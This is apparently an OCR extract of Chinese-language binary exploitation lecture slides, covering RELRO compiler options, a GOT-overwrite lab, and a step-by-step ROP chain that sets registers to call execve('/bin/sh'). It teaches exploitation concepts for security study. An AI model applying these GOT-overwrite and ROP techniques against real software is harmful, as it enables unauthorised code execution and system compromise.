
Mitigation

```
u1f383@u1f383:/
$
# full
gcc -g -z now -o test test.c
# partial
gcc -g -z lazy -o test test.c
# disable
gcc -g -z norelro -o test test.c

# checksec output
RELRO:     No RELRO
           Partial RELRO
           Full RELRO
```





$ GOT



$ GOT

Lab - Got2win

- 若 exploit 的 payload 會不通過程式的檢測而讓程式結束，此時可以看程式結束時會呼叫到哪些 function，竄改這些 function 的 GOT 能讓程式繼續執行
- 同時你也能覆蓋掉相同參數格式的 function 的 GOT 來做利用

Return Oriented Programming

$ ROP

Concept


- **Explanation** - 由於無法執行控制的資料，因此直接使用存在於程式當中的指令來完成目標行為，而格式為 <operation> ; ret 的指令可以串起存在於不同位址的指令，我們稱這種攻擊手法為 ROP，而過程中使用到的程式碼就叫做 ROP gadget
  - E.g. pop rdi ; ret , pop rsi ; ret , pop rdx ; ret
- 由於參數的傳遞是透過暫存器，因此很容易能透過這些 gadget 來控制呼叫 function 前的參數

$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	YYY
rdi	ZZZ
rdx	AAA
rip	<overflow>




$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow - done!
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	YYY
rdi	ZZZ
rdx	AAA
rip	<ret>




$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	YYY
rdi	ZZZ
rdx	AAA
rip	<ret>




$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	YYY
rdi	ZZZ
rdx	AAA
rip	<pop rdi>




$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	YYY
rdi	&”/bin/sh”
rdx	AAA
rip	<ret>




$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	YYY
rdi	&”/bin/sh”
rdx	AAA
rip	<ret>




$ ROP

Exploit

- Target - sys_execve("/bin/sh", NULL, NULL);
- Overflow
- Control rdi (param1)
- Control rsi (param2)
- Control rdx (param3)
- Control rax (syscall nunber)
- syscall

rax	XXX
rsi	YYY
rdi	&”/bin/sh”
rdx	AAA
rip	<pop rsi>

